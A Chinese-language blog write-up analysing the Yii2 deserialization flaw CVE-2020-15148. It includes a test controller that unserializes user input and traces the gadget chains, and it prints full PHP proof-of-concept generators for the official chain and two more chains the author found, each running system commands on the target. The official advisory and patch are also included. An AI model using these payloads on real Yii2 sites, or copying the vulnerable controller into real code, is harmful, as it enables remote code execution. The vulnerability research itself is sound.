> 前段时间分析了tp框架的rce，现在开始分析序列化，就从yii的框架序列化开始，可能又是漫长的一天或者2天~

Yii2 反序列化漏洞(CVE-2020-15148)

1.1漏洞概述

Yii是一套基于组件、用于开发`大型`Web应用的高性能PHP框架。`Yii2 2.0.38`之前的版本存在反序列化漏洞，程序在调用unserialize 时，攻击者可通过构造特定的恶意请求执行任意命令。

1.2环境搭建

github下载地址 2.0.37版本

然后修改`/config/web.php`文件17行`cookieValidationKey`,可以随便定义

不然程序会报错。

yii框架简单学习

运行应用

应用结构


应用中最重要的目录和文件（假设应用根目录是 `basic`）：

```
basic/                  应用根目录
    composer.json       Composer 配置文件，描述包信息
    config/             包含应用配置及其它配置
        console.php     控制台应用配置信息
        web.php         Web 应用配置信息
    commands/           包含控制台命令类
    controllers/        包含控制器类
    models/             包含模型类
    runtime/            包含 Yii 在运行时生成的文件，例如日志和缓存文件
    vendor/             包含已经安装的 Composer 包，包括 Yii 框架自身
    views/              包含视图文件
    web/                Web 应用根目录，包含 Web 入口文件
        assets/         包含 Yii 发布的资源文件（javascript 和 css）
        index.php       应用入口文件
    yii                 Yii 控制台命令执行脚本
```

Yii 实现了模型-视图-控制器 (MVC)设计模式，这点在上述目录结构中也得以体现。 `models` 目录包含了所有模型类，`views` 目录包含了所有视图脚本， `controllers` 目录包含了所有控制器类。

请求生命周期

以下图表展示了一个应用如何处理请求：



1. 用户向入口脚本 `web/index.php` 发起请求。
2. 入口脚本加载应用配置并创建一个应用 实例去处理请求。
3. 应用通过请求组件解析请求的 路由。
4. 应用创建一个控制器实例去处理请求。
5. 控制器创建一个动作实例并针对操作执行过滤器。
6. 如果任何一个过滤器返回失败，则动作取消。
7. 如果所有过滤器都通过，动作将被执行。
8. 动作会加载一个数据模型，或许是来自数据库。
9. 动作会渲染一个视图，把数据模型提供给它。
10. 渲染结果返回给响应组件。
11. 响应组件发送渲染结果给用户浏览器。

```
http://hostname/index.php?r=site/say&message=Hello+World
```

上面 URL 中的参数 `r` 需要更多解释。 它代表路由，(`类似于tp中的s`)是整个应用级的， 指向特定操作的独立 ID。路由格式是 `控制器 ID/操作 ID`。应用接受请求的时候会检查参数， 使用控制器 ID 去确定哪个控制器应该被用来处理请求。 然后相应控制器将使用操作 ID 去确定哪个操作方法将被用来做具体工作。

而上面的`site`表示控制器`say`表示方法`message`表示方法介绍的参数。

现在基本上了解的差不多了，其实类似于`tp`

1.3漏洞演示

在`controller`目录创建一个`Testcontroller.php`做为漏洞的入口`unserialize`


```php
<?php
namespace app\controllers;
use Yii;
```

```php
use yii\web\Controller;
use yii\filters\VervFilter;
use yii\filters\AccessControl;
use app\models\LoginForm;

class TestController extends \yii\web\Controller
{
    public function actionExp($data){
        return unserialize(base64_decode($data));
    }
}
?>
```

然后利用网上的exp进行生成


```php
<?php
    namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;

        public function __construct(){
            $this->checkAccess = 'phpinfo';
            $this->id = '1';
        }
    }
}
namespace Faker{
    use yii\rest\CreateAction;
    class Generator{
        protected $formatters;

        public function __construct(){
            $this->formatters['close'] = [new CreateAction(), 'run'];
        }
    }
}
namespace yii\db{
    use Faker\Generator;

    class BatchQueryResult{
        private $_dataReader;

        public function __construct(){
            $this->_dataReader = new Generator;
        }
    }
}
namespace{
    echo base64_encode(serialize(new yii\db\BatchQueryResult));
}
?>
```

然后打过去`url?r=test/exp&data=[payload]`



1.4漏洞分析

我们先去看看github上的commit记录这样便于我们找到利用链



上图就是与`cve-2020-15148`相关的所有更新，可以看到就只是在`yii\db\BatchQueryResult`类里添加了一个`__wakeup`方法，而`__wakeup`方法在类被反序列化时会自动被调用，而这里这么写，目的就是在当`BatchQueryResult`类被反序列化时就直接报错，避免反序列化的发生，也就避免了漏洞


那从上面的信息就可以知道`BatchQueryResult`肯定是这个反序列化链中的一环，而且一般都是第一环，所以咱们就直接去看这个类吧

静态跟踪分析

反序列化利用链的关键函数就是`__wakeup`以及`__destruct`,所以，我们直接看`__destruct`

```php
    /**
     * Destructor.
     */
    public function __destruct()
    {
        // make sure cursor is closed
        $this->reset();
    }
    /**
     * Resets the batch query.
     * This method will clean up the existing batch query so that a new batch query can be performed.
     */
    public function reset()
    {
        if ($this->_dataReader !== null) {
            $this->_dataReader->close();
        }
        $this->_dataReader = null;
        $this->_batch = null;
        $this->_value = null;
        $this->_key = null;
    }
```

`destruct`方法里调用了`reset`方法，reset方法里又调用了`close`方法，然后去全局搜索`close()`方法



就可能一个有问题，但是参数我们控制不了，只能放弃。

之后才意识到`$this->_dataREader->close()`这里可以利用魔术方法`__call`（在对象上下文中调用不可访问的方法时触发），于是开始全局搜索`__call`,出现了很多结果，但是最好利用的一个是`/vendor/fzaninotto/faker/src/Faker/Generator.php`,它的`__call`方法是这样的

```php
    /**
     * @param string $method
     * @param array $attributes
     *
     * @return mixed
     */
    public function __call($method, $attributes)
    {
        return $this->format($method, $attributes);
    }
```

然后跟进`format方法`

```php
public function format($formatter, $arguments = array())
{
    return call_user_func_array($this->getFormatter($formatter), $arguments);
}

/**
 * @param string $formatter
 *
 * @return Callable
 */
public function getFormatter($formatter)
{
    if (isset($this->formatters[$formatter])) {
        return $this->formatters[$formatter];
    }
    foreach ($this->providers as $provider) {
        if (method_exists($provider, $formatter)) {
            $this->formatters[$formatter] = array($provider, $formatter);

            return $this->formatters[$formatter];
        }
    }
    throw new \InvalidArgumentException(sprintf('Unknown formatter "%s"', $formatter));
}
```


format里调用了call_user_func_array,`$formatter`与`$arguments`我们都不可控,

目前`$formatter='close'才触发__call`,`$arguments`为空。

但是没关系`$formatter`传到了`$this->getFormatter()`,在这个方法中，`$this->formatters`是我们可控的，这也就意味着`getFormatter`方法的返回值是可控的

也就是说call_user_func_array这个函数的第一个参数可控，第二个参数为空,我们要找一个无参数的方法,并且直接找的调用了call_user_func函数的无参方法。构造正则：`function \w+\(\) ?\n?\{(.*\n)+call_user_func`去搜索。发现`rest/CreateAction.php`以及`rest/IndexAction.php`都特别，很好利用

下面如：`CreateAction.php`




可见`$this->checkAccess`以及`$this->id`都可控，那这条利用链不就成了吗!!

使用利用链

```
yii\db\BatchQueryResult::__destruct() -> Faker\Generator::__call() ->
yii\rest\CreateAction::run()
```

poc

```php
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;
        public function __construct(){
            $this->checkAccess = 'system';
            $this->id = 'whoami';
        }
    }
}
namespace Faker{
    use yii\rest\CreateAction;
    class Generator{
        protected $formatters;
        public function __construct(){
            $this->formatters['close'] = [new CreateAction(), 'run'];
        }
    }
}
namespace yii\db{
    use Faker\Generator;
    class BatchQueryResult{
        private $_dataReader;
        public function __construct(){
            $this->_dataReader = new Generator;
        }
    }
}
namespace{
    echo base64_encode(serialize(new yii\db\BatchQueryResult));
}
?>
```




lx-dell\dell

成功~`需要注意的是在写框架exp的序列化时候需要使用命名空间和use去指定需要的类`

动态跟踪分析

`因为自己习惯了vscode，而且vscode调试不起这个框架 呜呜呜~`就不写了哈(主要是太懒了)

1.5攻击流程



官方修复

Github修复地址

Unsafe unserialization

samdark published GHSA-699q-wcff-g9mj on 15 Sep 2020

Severity	Packages	Affected versions	Patched versions	CVE identifier
high	yiisoft/yii2 (composer)	<2.0.38	2.0.38	CVE-2020-15148

Impact

Remote code execution in case application calls `unserialize()` on user input containing specially crafted string.

Patches

2.0.38

Workarounds

Add the following to BatchQueryResult.php:

```
public function __sleep()
{
    throw new \BadMethodCallException('Cannot serialize '.__CLASS__);
}

public function __wakeup()
{
    throw new \BadMethodCallException('Cannot unserialize '.__CLASS__);
}
```

For more information

If you have any questions or comments about this advisory, contact us through security form.

Credits

@r russtone Anton Prokhorov

1.6扩展

看文章分析师傅们还找到了好久，那自己也来学习学习

开始挖掘


从github commit记录我们已经知道新版本的`BatchQueryResult`类已经无法反序列化了，那么我们就需要找一些其它的类了

找其他的类的方式也很简单，全局搜索`__destruct`与`__wakeup`函数，然后一个个排查

`__wakeup`函数都没啥可利用的，但是有几个`__destruct`函数可能存在

第一条链

继续看其它的，接下来登场的是`Codeception\Extension\RunProcess`,我们来看下它的`__destruct`方法



从上述代码可以看到`$this->processes`可控，那也就意味着`$process`可控，然后下面又调用了`$process->isRunning`,这不又可以接上第一条利用链的`__call`方法开头的后半段吗?

然后利用链变成:

```
Codeception\Extension\RunProcess::__destruct() -> Faker\Generator::__call() -> yii\rest\IndexAction::run()
```

poc1

```php
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;
        public function __construct(){
            $this->checkAccess = 'system';
            $this->id = 'whomai';
        }
    }
}
namespace Faker{
    use yii\rest\CreateAction;
    class Generator{
        protected $formatters;
        public function __construct(){
            // 这里需要改为isRunning
            $this->formatters['isRunning'] = [new CreateAction(), 'run'];
        }
    }
}
// poc2
namespace Codeception\Extension{
    use Faker\Generator;
    class RunProcess{
        private $processes;
        public function __construct()
        {
            $this->processes = [new Generator()];//数组
        }
    }
}
namespace{
    // 生成poc
    echo base64_encode(serialize(new Codeception\Extension\RunProcess()));
}
?>
```

挖掘出的第一个和官方的第一个差不多~

第二条链

然后再来看看类`Swift\KeyCache\DiskKeyCache`，看看它的`__destruct`

```php
    /**
     * Destructor.
     */
    public function __destruct()
    {
        foreach ($this->keys as $nsKey => $null) {
            $this->clearAll($nsKey);
        }
    }
}
```

跟进clearAll方法

```php
    /**
     * Clear all data in the namespace $nsKey if it exists.
     *
     * @param string $nsKey
     */
    public function clearAll($nsKey)
    {
        if (array_key_exists($nsKey, $this->keys)) {
            foreach ($this->keys[$nsKey] as $itemKey => $null) {
                $this->clearKey($nsKey, $itemKey);
            }
            if (is_dir($this->path.'/'.$nsKey)) {
                rmdir($this->path.'/'.$nsKey);
            }
            unset($this->keys[$nsKey]);
        }
    }
```

这里的`$this->keys`以及`$nsKey，$itemKey`啥的都是我们可控的，所以是可以执行到`$this->clearKey`的，跟进去

```php
    /**
     * Clear data for $itemKey in the namespace $nsKey if it exists.
     *
     * @param string $nsKey
     * @param string $itemKey
     */
    public function clearKey($nsKey, $itemKey)
    {
        if ($this->hasKey($nsKey, $itemKey)) {
            $this->freeHandle($nsKey, $itemKey);
            unlink($this->path.'/'.$nsKey.'/'.$itemKey);
        }
    }
```

这里的`$this->path`也可控，这就方便了，可以看到这里是进行了一个字符串拼接操作，那么意味着可以利用魔术方法`__toString`来触发后续操作

全局搜索一下`__toString`方法。然后就找一个可以利用的

就拿`See.php`中的`__toString`举例,代码如下：

```
    /**
     * Returns a string representation of this tag.
     */
    public function __toString() : string
    {
        return $this->refers . ($this->description ? ' ' . $this->description->render() : '');
    }
}
```

可以看到`$this->description`可控，又可以利用`__call`，新链出炉：

```
Swift_KeyCache_DiskKeyCache ->
 phpDocumentor\Reflection\DocBlock\Tags\See::__toString()->
 Faker\Generator::__call() -> yii\rest\IndexAction::run()
```

poc2

```
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;

        public function __construct(){
            $this->checkAccess = 'system';
            $this->id = 'ls';
        }
    }
}

namespace Faker{
    use yii\rest\CreateAction;

    class Generator{
        protected $formatters;

        public function __construct(){
            // 这里需要改为isRunning
            $this->formatters['render'] = [new CreateAction(), 'run'];
        }
    }
}

namespace phpDocumentor\Reflection\DocBlock\Tags{

    use Faker\Generator;

    class See{
        protected $description;
        public function __construct()
        {
            $this->description = new Generator();
        }
    }
}
namespace{
    use phpDocumentor\Reflection\DocBlock\Tags\See;
    class Swift_KeyCache_DiskKeyCache{
```

```php
        private $keys = [];
        private $path;
        public function __construct()
        {
            $this->path = new See;
            $this->keys = array(
                "Firebasky"=>array("is"=>"good")
            );
        }
    }
    // 生成poc
    echo base64_encode(serialize(new Swift_KeyCache_DiskKeyCache()));
}
?>
```

这个链的利用方法和前面不一样，就是多走了几步。

攻击流程

1.7总结

- 该框架存在多个序列化漏洞，自己会慢慢的寻找
- 更加深入的学习了序列化和其利用
- 更加了解了搜索信息的重要性和正则表达式的重要性

1.8参考

> https://blog.csdn.net/xuandao_ahfengren/article/details/111259943?utm_source=app&app_version=4.5.1
>
> https://blog.csdn.net/he_and/article/details/108684623?utm_source=app&app_version=4.5.1
>
> https://xz.aliyun.com/t/8082#toc-8